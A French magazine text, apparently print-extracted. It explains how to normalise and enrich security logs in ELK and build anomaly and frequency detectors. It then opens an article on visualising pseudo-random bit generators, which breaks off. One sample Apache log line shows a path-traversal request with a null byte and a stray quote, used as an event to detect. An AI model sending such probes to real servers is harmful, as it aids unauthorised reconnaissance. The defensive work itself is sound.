Ici, nous avons une extraction simple afin de structurer notre événement grâce à **grok**, qui nous permet déjà des recherches intéressantes.

Cela permet grâce à Kibana et les agrégations de Elasticsearch, en particulier les agrégations de « terms », d'obtenir une vue qui peut permettre rapidement de déceler des événements particuliers.

Cependant, ces informations extraites restent fortement liées à l'événement de type Apache. Par exemple, il est facile en connaissant Apache (champ **apache_reponse**) de voir ici que sa requête a « réussie ». Il en est de même pour connaître le sens de la requête effectuée. Ici on

comprend que la personne demande une page web, car elle effectue un « GET ». On comprend aussi qu'il s'agit d'un utilisateur authentifié qui s'appelle « user ». Chaque service a ses propres expressions, son propre langage que l'on doit connaître pour comprendre l'événement.

C'est là que rentre en jeu la standardisation/normatisation. Elle permet de déterminer un langage commun avec un vocabulaire restreint pour n'importe quel événement.

Normaliser et classifier les événements permettent d'effectuer des recherches puissantes sur tous les événements, juste en connaissant le langage commun.

Il existe plusieurs normes dans ce domaine. Il faut bien différencier la normalisation d'une alerte ou d'un incident (exemples : IDMEF, IODEF) dans le but d'être échangé et compris par un tiers, qui pour ce faire doit respecter un standard ; et la normalisation d'événements qui a pour but de faciliter la recherche dans une masse d'informations (exemple : CEE). Il en existe beaucoup, et aucune n'est encore réellement sortie du lot... Mais avec l'arrivée d'outils comme Elasticsearch utilisant du format JSON, il apparaît de plus en plus un format ouvert pour la partie normalisation d'événements qui permet d'être très libre et donc adaptable très facilement (exemple : l'outil MOZDEF).

Ce choix offre un langage que vous pouvez personnaliser. J'ai donc opté pour ce format en utilisant certains éléments que le standard CEE peut apporter (la classification et le dictionnaire des champs) qui m'apparaissaient très intéressants pour une bonne harmonisation des événements.

Je normalise l'événement pour lui donner un sens et son état (étape de traduction : langage propre à chaque événement → langage commun), puis j'enrichis l'événement avec des informations complémentaires communes.

Par exemple, avoir des informations sur le service de l'événement comme sa surface d'exploitation possible : son utilisateur de lancement, son type de compilation, ses limitations systèmes, ses liens avec les différents projets du SI... ; des informations sur le système hôte comme sa mémoire, les autres services présents, son OS, la version ... ; des informations sur l'utilisateur du service : utilisateur externe ou interne...

L'obtention des deux parties (langage commun et informations complémentaires communes) permet une recherche optimale du risque grâce à de nombreuses informations en relation avec l'exposition et les vulnérabilités possibles. Elles permettent la mise en place d'analyses visuelles performantes ainsi qu'une corrélation possible au niveau des alertes pour la création d'incidents.

Voici un extrait de langage commun que j'ai décidé d'adopter (d'origine du standard CEE) :

- **TIME** → champ existant « timestamp » permettant d'avoir une information sur la date à laquelle a eu lieu l'événement.

- **WHERE_NETWORK** → champ de type « list » obtenu par enrichissement « traduction ou base de référence » basé sur le champ **@source_host** permettant d'obtenir une information d'emplacement dans le réseau : vlan,dmz...
- **ACTION** → champ de type « list » obtenu par enrichissement « traduction ou base de référence » basé sur la compréhension technique de chaque événement spécifique avec un vocabulaire restreint (à définir en amont) : **access, alert, allow, auth, get, close, copy, connect, encrypt, move...** Il permet de comprendre l'action effectuée par le programme qui a déclenché l'événement.
- **STATUS** → champ de type « string » obtenu par enrichissement « traduction ou base de référence » basé sur la compréhension technique de chaque événement spécifique avec un vocabulaire restreint (à définir en amont) : **success, error, failure** ainsi que sur le champ **syslog_severity** si celui-ci est plus fort (exemple : succès sur traduction, mais **syslog_severity == error** alors **status == error**). Il permet de comprendre l'état obtenu par l'action effectuée.

Enrichissement commun :

SRC → champ de type « object » avec plusieurs champs de propriété obtenus par enrichissement « base de référence » basé sur les champs **@source_host** & **syslog_program**. Il permet une meilleure connaissance de l'environnement (exposition/surface d'attaque) dans lequel est l'application émettrice de l'événement afin de mieux évaluer un risque sur alerte.

Voici un exemple d'informations communes qu'il pourrait être intéressant d'avoir :

- **SRC_pkg_name** : nom du package ;
- **SRC_pkg_ver** : version du package ;
- **SRC_srv_name** : nom du service ;
- **SRC_srv_user_run** : utilisateur qui lance le service ;
- **SRC_srv_type** : vocabulaire restreint afin de connaître le rôle du service ayant créé l'événement (ex : web, fw, mail, db...) ;
- **SRC_app_hard** : type de compilation mis en place sur l'application (exemple: « compilation durcie ») ;
- **SRC_app_proto** : protocoles utilisés par l'application ;
- **SRC_app_port** : ports utilisés par l'application ;
- **SRC_app_listen_ip[LIST]** : interface en écoute (exemple : « 0.0.0.0 » ou spécifique) ;
- **SRC_os_type** : système d'exploitation (Linux, Unix, Windows, Mac OS) ;
- **SRC_os_name** : nom de la distribution ;
- **SRC_os_ver** : version du système d'exploitation ;
- **SRC_kernel_ver[STRING]** : version du noyau système ;

- **SRC_kernel_cgroup[BOOLEAN]** : si linux, information sur l'activation des « cgroups » ;
- **SRC_kernel_hardening[LIST]** : information sur le durcissement du noyau système ainsi que l'activation de modules de sécurité (exemple : « ASLR, SELINUX, TOMOYO, APPARMOR, ... ») ;
- **SRC_srv_type** : serveur de type physique/virtuel ;
- **SRC_srv_type_name** : l'outil de virtualisation (exemple : « xen,vmware,kvm... ») ;
- **SRC_app_projet[LIST]** : projet dans lequel le service est utilisé ;
- **SRC_app_projet_exp[LIST]** : exposition du projet dans lequel le service est utilisé (exemple : « interne,externe,int&text ») ;
- **SRC_app_projet_crit[LIST]** : niveau de « criticité » du projet dans lequel le service est utilisé ;
- **SRC_os_other_srv_run[LIST]** : autres services lancés par le système d'exploitation ;
- **SRC_os_gw[IP]** : passerelle utilisée par le service ;
- **SRC_os_dns[IP LIST]** : les résolveurs de noms de domaines utilisés par le service ;
- **SRC_os_cpu** : le nombre de cpu ;
- **SRC_os_ram** : taille de la mémoire vive (en mégaoctet).

Il est facile de comprendre les possibilités qu'offrent la normalisation et l'enrichissement. Par exemple, je veux connaître pour un client précis le nombre de requêtes qui ont échoué sur tous les services de mon réseau. Ou bien connaître le top 10 (grâce aux agrégations) des clients qui ont effectué des requêtes qui ont échoué.

Je ne rentrerai pas plus en détail au niveau de l'enrichissement et je vous laisse vous faire votre propre idée de l'utilité qu'il pourrait avoir dans votre contexte de travail.

Voici ce que cela rajoute à notre enregistrement sur notre exemple :

```
{
  ...
  "time": "2015-03-25T11:00:00.000Z",
  "where_network": "vlan_12",
  "action": [
    "get"
  ],
  "status": "success",
  "SRC_pkg_name": "apache2",
  "SRC_pkg_ver": "2.4.10",
  "SRC_srv_name": "apache2",
  "SRC_srv_user_run": "www-data",
  "SRC_srv_type": "web",
  "SRC_app_hard": [
    "TOMOYO",
    "COMPIATION HARDENING"
  ],
  "SRC_app_port": [
    "80",
    "443"
  ],
  "SRC_app_proto": [
    "tcp"
  ]
}
```



```

],
"SRC_app_listen_ip": [
  "192.168.2.1"
],
"SRC_os_type": "linux",
"SRC_os_name": "debian",
"SRC_os_ver": "jessie",
"SRC_kernel_ver": "",
"SRC_kernel_cgroup": "cgroup",
"SRC_kernel_hardening": [
  "TOMOYO",
  "ASLR"
],
"SRC_srv_type": "virtual",
"SRC_srv_type_name": "kvm",
"SRC_app_projet": [
  "web_test",
  "web_dokuwiki"
],
"SRC_app_projet_exp": [
  "interne",
  "interne"
],
"SRC_app_projet_crit": [
  "low",
  "middle"
],
"SRC_os_other_srv_run": [
  "mysqld"
],
"SRC_os_gw": "192.168.2.1",
"SRC_os_dns": [
  "192.168.2.240",
  "192.168.3.240"
],
"SRC_os_cpu": "2",
"SRC_os_ram": "2048",
},
}

```

Il est très simple de réaliser des filtres Logstash qui permettent l'extraction d'objets (**username**, **url**, **ip**, **host**...) ainsi que l'enrichissement de leurs propriétés.

Exemple avec l'extraction d'utilisateur :

- 1- Rechercher le nom d'un champ qui contient « user » ;
- 2- Extraire la valeur et la mettre dans le champ de type list « USER » ;
- 3- Vérification par regexp du contenu : « USERNAME [a-zA-Z0-9_-]+ » ;
- 4- Si le champ « user » existe, alors ajouter dans le champ « action » : « auth ».

Objectifs possibles de notre extraction d'objet « user » :

- Vue Kibana top 10 des champs : user/status & user/ip/pays & user/service ;
- Filtre comportemental basé sur un événement encore inconnu (user → nouveau service).

Voici ce que l'on obtient sur notre exemple :

```

"action": [
  "get",
  "auth"
],
"username": "user",

```

Trop d'extraction tue l'extraction, il faut se rappeler que l'on peut grâce à Elasticsearch effectuer une

requête qui permet de trouver une adresse IP, un nom de fichier, un username sans même l'avoir dans un champ particulier. Il faut donc se poser la question de savoir s'il est vraiment utile de stocker une telle information dans un champ particulier. Il doit y avoir un sens, comme par exemple pour l'analyse visuelle.

3 Outil d'analyse lexicale, syntaxique, sémantique et relationnelle

L'outil d'analyse « lexicale, syntaxique, sémantique et relationnelle » comprend trois parties :

- **anomalie.py** : script python qui permet la création de la base de référence et des relations ;
- **anomalie.rb** : un filtre Logstash qui permet la vérification d'anomalies en temps réel dans un événement selon la base de référence créée par **anomalie.py** ;
- **anomalie.php** : IHM qui permet la visualisation de la base de référence ainsi que sa modification (apprentissage de faux positif).

3.1 Création de la base de référence

On crée la base de référence dans Elasticsearch à partir de données conséquentes, normalisées et que l'on considère les plus « normales » possible.

On effectue une suite d'agrégation de « terms » par Elasticsearch sur les événements normalisés. On définit comme pivot de « terms » les champs suivants :

```
syslog_program|syslog_pri|@message
```

Soit sur l'exemple une empreinte de type :

```
apache2|149|192.168.0.1 user [25/Mar/2015:12:00:00 +0100] GET /path/page?field=test HTTP/1.1 200 800
```

Pour chaque résultat, nous allons récupérer le nom des champs contenus dans l'événement (hors langage et information communs).

Dans l'exemple et par rapport à ma configuration (**grok Logstash**), j'obtiens l'extraction des noms de champs suivants :

```
apache_bytes|apache_clientip|apache_httpversion|apache_method|apache_response|apache_uripage|apache_uripath|apache_uriparam|apache_userauth
```

La signature finale de l'exemple donnera :

```
apache2|149|apache_bytes|apache_clientip|apache_httpversion|apache_method|apache_response|apache_uripage|apache_uripath|apache_uriparam|apache_userauth
```

Le script extrait toutes les signatures uniques des événements normalisés de la base Elasticsearch.

Un événement normalisé veut dire que son format et sa valeur sont connus et que l'on sait structurer son contenu et lui apporter une harmonisation commune.

Pour chaque signature, le script va définir des caractéristiques pour chaque champ ainsi que les relations qui en unissent certains. Dans ce but, il effectue une requête pour extraire les événements qui contiennent la signature.

Sur chaque champ extrait des résultats qui sont définis dans la signature, il va rechercher des caractéristiques dans le contenu :

- le type : int, long, string ;
- l'encodage : ASCII ou utf8 ;
- la longueur et si celle-ci est pair/impair/les deux ;
- l'expression régulière qui correspond à la valeur des champs. Un fichier contient les expressions régulières qui scannent le contenu, chaque expression qui matche est ajoutée à une liste ;
- la fluctuation de la valeur du contenu afin de savoir s'il s'agit d'une donnée qui comporte un grand nombre de possibilités d'état ou d'une donnée relativement stable. Cette partie permet la création de la signature de relation.

Si l'on prend le champ **apache_method** de notre exemple ci-dessus, on obtient les caractéristiques suivantes :

```
FIELD_TYPE_apache_method: string
```

Ceci indique que le contenu du champ doit être une chaîne de caractères.

```
FIELD_ENCODE_apache_method: Array ( [0] => ASCII )
```

Ceci indique que l'encodage doit être ASCII.

```
FIELD_LEN_AVG_apache_method: 3
```

Ceci indique que la taille moyenne de la chaîne contenue dans le champ doit être de 3 octets.

```
FIELD_LEN_MAX_apache_method: 3
```

Ceci indique que la taille maximum de la chaîne contenue dans le champ doit être de 3 octets.

```
FIELD_LEN_MIN_apache_method: 3
```

Ceci indique que la taille minimum de la chaîne contenue dans le champ doit être de 3 octets.

```
FIELD_PI_apache_method: 1
```

Ceci indique que la taille de la chaîne est de valeur impaire (0 = pair & 2 = ni pair ou impair).

```
FIELD_UNIQ_apache_method: 0
```

Ceci indique qu'il s'agit d'un champ dont le contenu semble être relativement peu changeant et contient moins de 15 valeurs différentes (1 = moins de 1% de valeurs différentes, 2 = grand nombre de valeurs différentes).

```
FIELD_LIMIT_apache_method: Array ( [0] => GET)
```

Ce champ n'existe que dans le cas où **FIELD_UNIQ_apache_method == 0**, alors celui-ci contient les valeurs possibles du champ **apache_method**.

```
FIELD_REGEX_apache_method: Array ( [0] => ALPHA_MAJU::ALPHA_MAJandMIN )
```

Il s'agit d'une liste qui contient toutes les expressions régulières contenues dans le fichier de « patterns » qui matche le contenu du champ **apache_method** de chaque événement. Ici, **ALPHA_MAJU=>[A-Z] ALPHA_MAJandMIN=>[A-Za-z]**.

```
FIELD_REGEX_MIN_apache_method: Array ( [0] => ALPHA_MAJU [1] => ALPHA_MAJandMIN )
```

Ceci indique les regexp que doit forcément contenir le champ **apache_method** (il s'agit de l'intersection entre toutes les signatures regexp contenues dans **FIELD_REGEX_apache_method**).

Il faut avoir en tête que cet exemple n'est qu'un événement particulier qui correspond à une signature, mais dans cette signature il va y avoir plusieurs événements différents. Chacun d'eux va modifier les caractéristiques. Une fois tous les événements d'une signature analysés, alors les caractéristiques sont enregistrées dans la base de référence.

On obtiendra donc des caractéristiques beaucoup plus étoffées.

Les relations qui unissent les champs d'une même signature sont définies par des empreintes accompagnées du nombre d'itérations trouvées pour cette dernière.

Dans notre exemple, nous aurions une empreinte de relations qui comprend tous les champs qui ont la caractéristique d'avoir **FIELD_UNIQ_NOM_CHAMPS** à 0 ou 1. Soit :

```
FIELD_UNIQ_apache_bytes: 2
FIELD_UNIQ_apache_clientip: 1
FIELD_UNIQ_apache_httpversion: 0
FIELD_UNIQ_apache_method: 0
FIELD_UNIQ_apache_response: 0
FIELD_UNIQ_apache_uripage: 1
FIELD_UNIQ_apache_uripath: 1
FIELD_UNIQ_apache_uriparam: 1
FIELD_UNIQ_apache_userauth: 1
```

Ce qui donne comme empreinte :

```
"192.168.0.1<||>1.1<||>GET<||>200<||>page<||>/
path/<||>?field=test<||>user" - 1 itération
```

Chaque événement de la signature peut créer une empreinte de relation différente ou une identique, celle-ci est comptabilisée et ajoutée lors du stockage de cette dernière dans les caractéristiques de la signature.



Le script permet aussi la mise à jour des relations basées sur les événements qui ont une note de risque nulle.

Une tâche planifiée (« crontab ») peut être mise en place pour la mise à jour des relations et la création de nouvelles signatures.

3.2 Analyse en temps réel par Logstash

Le filtre Logstash se charge et récupère la base de référence créée ci-dessus. À chaque événement, il crée sa signature et la recherche dans sa base.

S'il trouve la correspondance, alors il vérifie que les caractéristiques de l'événement soient bien en adéquation avec ceux de la base de référence.

Voici un exemple d'événement :

```
<149> Mar 26 10:00:00 192.168.2.1 apache2: 192.168.0.2 user2  
[26/Mar/2015:12:00:00 +0100] GET /../../../../../../../../  
page?field=%00test' HTTP/1.0 404 800
```

Celui-ci crée la même signature que vue dans l'exemple précédent.

Chaque champ est donc vérifié par rapport aux caractéristiques définies dans la base pour cette signature. Comme expliqué plus haut, nos caractéristiques ne sont plus exactement comme vues ci-dessus, car elles ont pris en compte les caractéristiques d'un nombre important d'événements à la signature identique.

- Type : le type de contenu est vérifié. Ici pas de problème.
- Encodage : ici pas de caractères spéciaux, l'encodage est donc ASCII, celui-ci est bien dans les caractéristiques de la base de référence.
- Longueur : on peut imaginer que les champs **apache_uripath** dépassent la taille moyenne **FIELD_LEN_AVG_apache_uripath**, dans ce cas deux champs **risk_note** et **risk_desc** sont créés dans l'événement. L'un contient une valeur en fonction de l'erreur et l'autre est une liste qui contient chaque erreur rencontrée afin que l'opérateur puisse mieux comprendre la note de risque attribuée. Dans notre cas, la valeur **risk_note** est incrémentée de 1.
- Pair ou Impair : la base de référence contient beaucoup de champs à la valeur 2 (indéfinie) seuls les champs **FIELD_PI_apache_httpversion** et **FIELD_PI_apache_response** sont à « 1 ». L'événement respecte bien cette caractéristique.
- REGEX : Pour de nombreux champs, pas de problème particulier. Mais pour **apache_uripath** et **apache_uriparam**, la regexp créée par l'événement n'existe pas en base de référence.
- Les champs à peu de variation de valeur (moins de 15 – valeur 0) semblent être respectés, car ils utilisent des valeurs définies en base de référence.

- L'empreinte de relation créée n'existe pas, il s'agit donc d'un événement encore jamais observé sur le réseau, ce qui le rend suspect et demande une analyse approfondie.

Cet événement se transformera en alerte (si la note de risque finale dépasse le seuil fixé). S'il y a une alerte, alors elle sera reportée dans un ticket d'incident qui sera créé pour l'occasion ou ajouté dans un en cours, si celui-ci a un lien. Par rapport à l'« URI » et au code retour, on peut se poser la question d'une reconnaissance. Cependant grâce à cet événement anormal, la puissance d'Elasticsearch et l'enrichissement que l'on a fait en amont, l'opérateur pourra avec des requêtes ou directement dans l'événement observer le potentiel de risque de l'individu et traiter le problème de façon efficace rapidement.

Au vu de la requête, on peut se poser deux questions :

- Est-ce qu'il s'agit d'une reconnaissance par une source seule ? Pour le savoir, rien de plus simple, ou l'on a directement l'information dans l'événement si l'enrichissement a été bien fait, soit on crée un template Kibana qui détermine ce genre de problème, celui-ci prendra l'IP du suspect en filtre sur **objsrc_ipv4** et créera des termes sur **syslog_program**, **status**, **risk_note**... Ceci permettra d'avoir une première idée de l'étendue des requêtes effectuées par l'individu.
- Est-ce qu'il s'agit d'une reconnaissance d'un service par une multitude de sources ? Soit on voit dans la liste des alertes d'autres incidents connexes sur le même service (normalement dans ce cas la redirection des alertes connexes devrait enrichir le ticket d'incident en cours). Soit on réalise la même requête qu'au-dessus, mais avec un filtrage sur l'adresse de notre serveur ou bien sur un projet et le service.

Le filtre permet d'effectuer une requête ES afin de savoir s'il existe une relation et qu'elle est sa quantité. Il vaut mieux éviter pour les performances ainsi que la possibilité de « pourrir » la base pour un attaquant en créant de la relation non validée.

3.3 Contrôle et apprentissage de la base par les faux positifs

Une IHM permet de consulter la base de référence et la modifier si l'on trouve que les références ne sont pas justes. En effet, la base est créée avec des événements qui sont « normalement » propres. Or il peut toujours y avoir des anomalies, de ce fait il est important d'analyser les nouvelles signatures pour valider leurs caractéristiques.

De plus, on peut aussi obtenir des faux positifs, ceux-ci ne seront pas pris en compte pour l'apprentissage des nouvelles relations, c'est pourquoi l'IHM permet

aussi avec l'identifiant de l'événement, de réactualiser la base afin d'intégrer ses nouvelles caractéristiques.

3.4 Résultats obtenus

Les tests réalisés ont montré que l'outil permettait une réduction des événements à analyser de 99 %, soit environ 30000 événements analysés en 5 minutes créent environ 250 événements d'anomalie.

Si on applique une correction des faux positifs, on peut descendre encore plus bas.

Bien sûr, ces résultats sont à prendre avec précaution, car chaque contexte va donner des résultats différents.

3.5 Améliorations à prévoir

La notation de risque est à revoir, avec la possibilité de définir dans un fichier ou une base de données la note pour chaque type d'erreur et la possibilité d'affiner par signature. Cependant, les notes devraient être identiques pour chaque signature, et simplement lors de l'arrivée sur le filtre d'incident, celui-ci prendra en compte les informations d'enrichissement qui apportent les informations d'exposition et de surface d'attaque du service/projet/host et qui permettront de mieux définir le risque général.

J'ai créé cet outil il a un peu plus d'un an (ES 1.1), à l'époque il n'était pas possible de faire une agrégation avec plus de deux champs, aujourd'hui cela a changé et pourrait permettre d'optimiser le script de création de base.

Je dois mettre en place un fichier qui contiendra les champs à exclure de la signature (champ d'information commune).

Possibilité de création de relation par rapport au champ **status** : à ajouter dans la signature type SG+PRI+STATUS+CHAMPS.

Gestion des éléments dans des listes... exemple : **apache_uriparam_champs**.

Lors de la création de la base, offrir la possibilité de ne prendre en compte que le « statut succès » pour la création de la base de relation.

4 Outil d'analyse fréquentielle

L'idée n'est pas nouvelle, il existe déjà des outils qui permettent de vérifier la taille d'un fichier de log dans le temps afin de détecter une anomalie qui peut être de différentes natures.

Ici, l'idée est de faire le même type de tests, mais en beaucoup plus précis.

Il s'agit de déterminer une fréquence approximative d'événements sur une durée déterminée de 7 jours par rapport à l'ensemble des champs ES suivants : **PROGRAM & PRI & STATUS**. Elasticsearch va calculer un histogramme par intervalle d'1 heure sur 7 jours. Ces informations seront ensuite mises en base de référence pour exploitation en temps réel sur Logstash.

Logstash va créer à son tour un registre incrémenté à chaque événement sur 1 heure pour chaque « PROGRAM & PRI & STATUS », celui-ci sera comparé à chaque nouvel événement à la base de référence.

Si la différence entre le réel et la base est plus grande qu'un pourcentage défini, alors une alerte sera créée.

L'outil d'analyse de « fréquence » comprend deux parties :

- **frequence.py** : script python qui permet la création de la base de référence ;
- **frequence.rb** : plugin logstash qui permet la vérification de la fréquence des événements en temps réel par rapport à la base de référence créée par **frequence.py**.

4.1 Création de la base de référence dans ES

Par exemple pour notre exemple, la base de référence qui est contenue dans Elasticsearch aura une entrée suivante :

```
[192.168.2.1][apache2][149][succes][5][12][1]
```

IP du service + nom du service + PRI syslog + état + jour (vendredi=5) + heure (12h → timestamp)+compteur de référence.

Ici, le compteur de référence est à 1 pour l'exemple, mais en réalité il sera en fonction du nombre d'événements enregistrés dans Elasticsearch durant le vendredi entre 12h et 12h59 pour le service apache de l'adresse IP 192.168.2.1 sous le PRI 149, avec un état de succès.

4.2 Analyse fréquentielle en temps réel sous logstash

Le filtre récupère les informations de la base de référence. Lors d'un nouvel événement, il vérifie la présence en base du service pour l'adresse IP avec un « pri » et un « status » identique.

S'il est trouvé, alors il incrémente le compteur réel, puis le compare au compteur de référence. Trois possibilités s'offrent alors :

- soit il est au-dessus du compteur de référence + 20 % (si compteur référence > 5) et crée une alerte par rapport au service concerné et non pas par rapport à l'événement ;



- soit il est en dessous et la vérification proportionnelle n'est pas activée, donc il arrête le traitement pour cet événement ;
- soit il est en dessous et la vérification proportionnelle est activée. Dans ce cas, par rapport à l'heure réelle il adaptera le compteur de référence afin qu'il soit proportionnel à l'heure. Exemple compteur référence = 10 pour 9h-10h, si à 9h30 j'ai 8 dans le compteur réel alors le programme créera une alerte, car pour lui à 9h30 le compteur de référence devrait être de $10/2 + 20\%$.

4.3 Résultats obtenus lors des tests

Mes résultats obtenus : 1% des événements totaux ont été remontés en alerte. Attention cela n'est pas vraiment représentatif, car le POC est spécifique à mon contexte. La mémoire peut être très sollicitée en fonction du nombre de signatures différentes que vous possédez, car celles-ci sont chargées en mémoire avec l'histogramme correspondant.

4.4 Alternatives possibles

Utiliser les outils :

- statsd+influxdb : il s'agit d'outils spécialisés dans la métrique. InfluxDB permet d'effectuer des calculs de dérivées et de différences. Cependant, à ma connaissance il n'offre pas de possibilités d'alerte, hormis visuel à travers Grafana par exemple.
- Elastalert [5] : permet une analyse de fréquence qui est réalisée à partir d'Elasticsearch. Il ne s'agit pas d'une analyse temps réel (requêtes effectuées tous les X temps sur ES).

4.5 Améliorations à prévoir

Aujourd'hui, lorsqu'une entrée est détectée au-dessus du seuil fixé, il ajoute une note de risque de fréquence au premier événement trouvé. Cependant, l'évolution est de ne pas noter l'événement, car celui-ci n'est pas forcément à l'origine de la montée de fréquence, mais de créer une alerte qui permettra à un opérateur de déterminer l'origine de l'augmentation de la fréquence.

L'utilisation d'une visualisation en coordonnées parallèles peut être intéressante, d'ailleurs il pourra être intéressant lors de la création de l'alerte d'inclure les données d'une requête d'agrégation sur le problème afin de faciliter et accélérer l'analyse (exemple : requête d'agrégation « HIT » sur le champ source).

Réalisation d'une alerte en cas de sous-fréquence. Le but est de déceler les systèmes obsolètes (changement

de serveur et ancien serveur toujours présent, mais plus utilisé). Il serait plus probable de le réaliser avec une post-corrélation sur ES.

Conclusion

ELK est un outil sans limites, cependant il faut adapter votre architecture en fonction du nombre d'événements à traiter.

Les différents outils méritent d'être optimisés. Cependant, ils permettent d'avoir une idée des possibilités offertes par ELK.

D'autres projets d'outils de sécurité basés sur ELK sont intéressants :

- Elastalert : permet de faire des corrélations très intéressantes directement sur Elasticsearch, c'est très proche de ce que je réalise avec Logstash et mes filtres sur certaines choses comme la fréquence. Je suis tombé sur le projet récemment et je n'ai pas encore eu le temps de tester.
- MozDef [6] : je trouve l'outil très intéressant, mais il est encore basé sur Kibana 3, à ma connaissance il ne peut pas fonctionner avec un Elasticsearch qui utilise le plugin « shield » (pas de possibilité de configurer une authentification sur ES).
- Même si j'ai peu parlé des solutions de gestion d'incidents, j'attire votre attention sur l'outil open source « FIR » développé par le CERT SG [7]. Il est assez simple d'ajouter une couche d'API REST afin de pouvoir créer des incidents automatiquement. ■

■ Remerciements

Alexandre Deloup pour sa relecture attentionnée.

■ Références

[1] Site officiel ELK : <https://www.elastic.co/>

[2] Site officiel de PICVIZ : <https://www.picviz.com/>

[3] Code source des outils présentés : <https://github.com/lprat/AEE/>

[4] Site officiel de la librairie d3.js : <http://d3js.org/>

[5] Site officiel elastalert : <https://github.com/yelp/elastalert>

[6] Site officiel MozDef : <http://mozdef.readthedocs.org>

[7] Site officiel FIR : <https://github.com/certsocietegenerale/FIR>



VISUALISATION 3D APPLIQUÉE AUX PRBG ET À LA CRYPTOGRAPHIE

Michel Dubois & Eric Filiol

mots-clés : ALÉA / PRBG / CRYPTOGRAPHIE / VISUALISATION 3D

Dans le domaine de la sécurité des systèmes d'information, la visualisation est couramment utilisée pour différentes tâches comme l'analyse de logs [14], la détection d'attaques [11], l'analyse de binaires [3] et l'ingénierie inverse [2,1], mais aujourd'hui, il n'existe pas de façon simple d'analyser et de différencier des données aléatoires. Cependant, les systèmes d'exploitation ou les protocoles cryptographiques utilisent constamment la génération d'aléa, par exemple, pour générer un numéro de séquence TCP ou pour générer une clef de chiffrement aléatoire pour le Wi-Fi ou le Web.

De même, le Graal de tout algorithme cryptographique est d'obtenir, à chaque étape interne et à l'issue du processus de chiffrement, une séquence d'apparence la plus proche possible de l'aléa parfait. En effet, la sécurité d'un algorithme cryptographique dépend de sa capacité à générer des quantités imprévisibles.

En partant du principe que l'aléa parfait n'est qu'une vision philosophique et que, dans les faits, la perfection de l'aléa est tributaire des tests statistiques qui lui ont été appliqués [4], nous pouvons dire que l'aléa cryptographique doit être aléatoire dans le sens où la probabilité d'une valeur particulière choisie doit être suffisamment faible pour empêcher un adversaire de gagner l'avantage grâce à l'optimisation d'une stratégie de recherche basée sur cette probabilité [10].

Nous avons donc les algorithmes de génération de nombres pseudo-aléatoires et les algorithmes cryptographiques qui produisent des données qui semblent aléatoires. Les challenges sont alors de déterminer rapidement l'algorithme utilisé pour construire telle séquence de nombres aléatoires, de distinguer une suite produite par un PRBG de celle produite par un algorithme cryptographique et dans le cas d'un algorithme cryptographique, de voir s'il est possible d'utiliser la visualisation pour réaliser une première analyse de sa sécurité.

Après une rapide présentation des PRBG, nous détaillerons les méthodologies retenues pour représenter une séquence linéaire dans un espace à deux ou trois

dimensions. Ensuite, nous utiliserons ces méthodes pour analyser des séquences produites par différents PRBG et algorithmes cryptographiques et enfin nous concluons.

Ce travail de recherche fait l'objet d'une thèse [23] et sera présenté lors de la conférence ICCWS [22].

1 Générateur de bits pseudo-aléatoire

Un générateur de bits aléatoire est un équipement ou un algorithme qui produit une séquence de bits statistiquement indépendants et non biaisés [10].

Certains équipements matériels génèrent de l'aléa à partir du temps écoulé entre l'émission de particules durant la phase de décroissance radioactive ou encore à partir du bruit thermique émis par une résistance ou une diode à semi-conducteurs. De même, pour générer de l'aléa, certains logiciels utilisent des algorithmes associant diverses sources comme le temps écoulé entre deux frappes au clavier, le mouvement de la souris ou le contenu des buffers d'entrée/sortie.

Un générateur de bits pseudo-aléatoire (PRBG) est un algorithme déterministe qui, à partir d'une séquence de bits réellement aléatoire de longueur k , produit une séquence de bits de longueur $l \gg k$ qui semble aléatoire.



La séquence initiale est appelée la graine tandis que la séquence produite par le PRBG est appelée séquence de bits pseudo-aléatoire.

Générer des nombres aléatoires est un problème très difficile pour les ordinateurs parce qu'ils sont déterministes et, comme le dit John von Neumann « Any one who considers arithmetical methods of producing random digits is, of course, in a state of sin » [15]. Ainsi, la séquence produite par un PRBG n'est pas réellement aléatoire. Plus précisément, le nombre de séquences possibles produites par le PRBG est, au plus, une petite fraction, à savoir $2^k/2^l$, de toutes les séquences binaires possibles de longueur l . L'objectif est de prendre une petite séquence réellement aléatoire et de l'étendre à une séquence de longueur beaucoup plus grande, de telle sorte que l'attaquant ne puisse pas facilement faire la distinction entre les séquences de sortie du PRBG et des séquences réellement aléatoires de même longueur.

Pour qu'un algorithme de PRBG soit cryptographiquement sûr, trois principales règles doivent être respectées [10].

Tout d'abord, la longueur k de la graine doit être de taille suffisante. En fait, k doit être tel, que la recherche exhaustive sur l'ensemble des 2^k éléments de l'espace des graines soit calculatoirement difficile pour l'attaquant.

La règle suivante est que la séquence produite par un PRBG doit être statistiquement proche d'une séquence réellement aléatoire, ou, plus précisément, approximée par une séquence de variables binaires, indépendantes et identiquement distribuées. Nous disons alors qu'un PRBG passe tous les tests statistiques en temps polynomial si aucun algorithme polynomial ne peut correctement faire la distinction entre une séquence produite par le PRBG et une séquence réellement aléatoire de même longueur avec une probabilité $p \gg 1/2$.

Enfin, les bits produits ne doivent pas être prédictibles, à partir d'une séquence partielle déjà connue, pour un attaquant ayant des ressources de calcul limitées. Un PRBG respecte cette règle, dite du « bit suivant », si, à partir des premiers l bits d'une séquence s produite par le PRBG, aucun algorithme polynomial n'est capable de prédire le bit $(l+1)$ de s avec une probabilité $p \gg 1/2$.

2 Représentation de PRBG

Afin de mieux appréhender le résultat obtenu à partir de différents algorithmes de PRBG, nous allons représenter les séquences obtenues dans des environnements en deux et trois dimensions simultanément.

2.1 Représentation en 2 dimensions

Un PRBG est assimilable à un système non linéaire générant une série chronologique de données. Si nous voulons représenter une telle série dans un environnement

en deux dimensions, une première approche pourrait consister à parcourir linéairement tous les points du plan en assignant à chaque point une couleur correspondant à une entrée de la série. Cette idée semble bonne, mais elle a l'inconvénient de ne pas représenter la réalité de la série.

En effet, si nous prenons un plan délimité par un rectangle de largeur x et de hauteur y avec $x * y = |n|$, $|n|$ représentant le cardinal des éléments de la série n , alors le point de coordonnées (i, j) , représentant l'élément $n(t)$, $t < |n|$ de la série, a comme voisins les points $(i-1, j)$ et $(i+1, j)$ représentant respectivement les éléments $n(t-1)$ et $n(t+1)$ de la série, mais a également comme voisins les points $(i, j-1)$ et $(i, j+1)$ représentant les éléments $n(t-x)$ et $n(t+x)$ de la série. Ainsi, les points sur une même ligne correspondent à des éléments qui se suivent dans la série, mais il n'y a pas de lien exploitable entre différentes lignes.

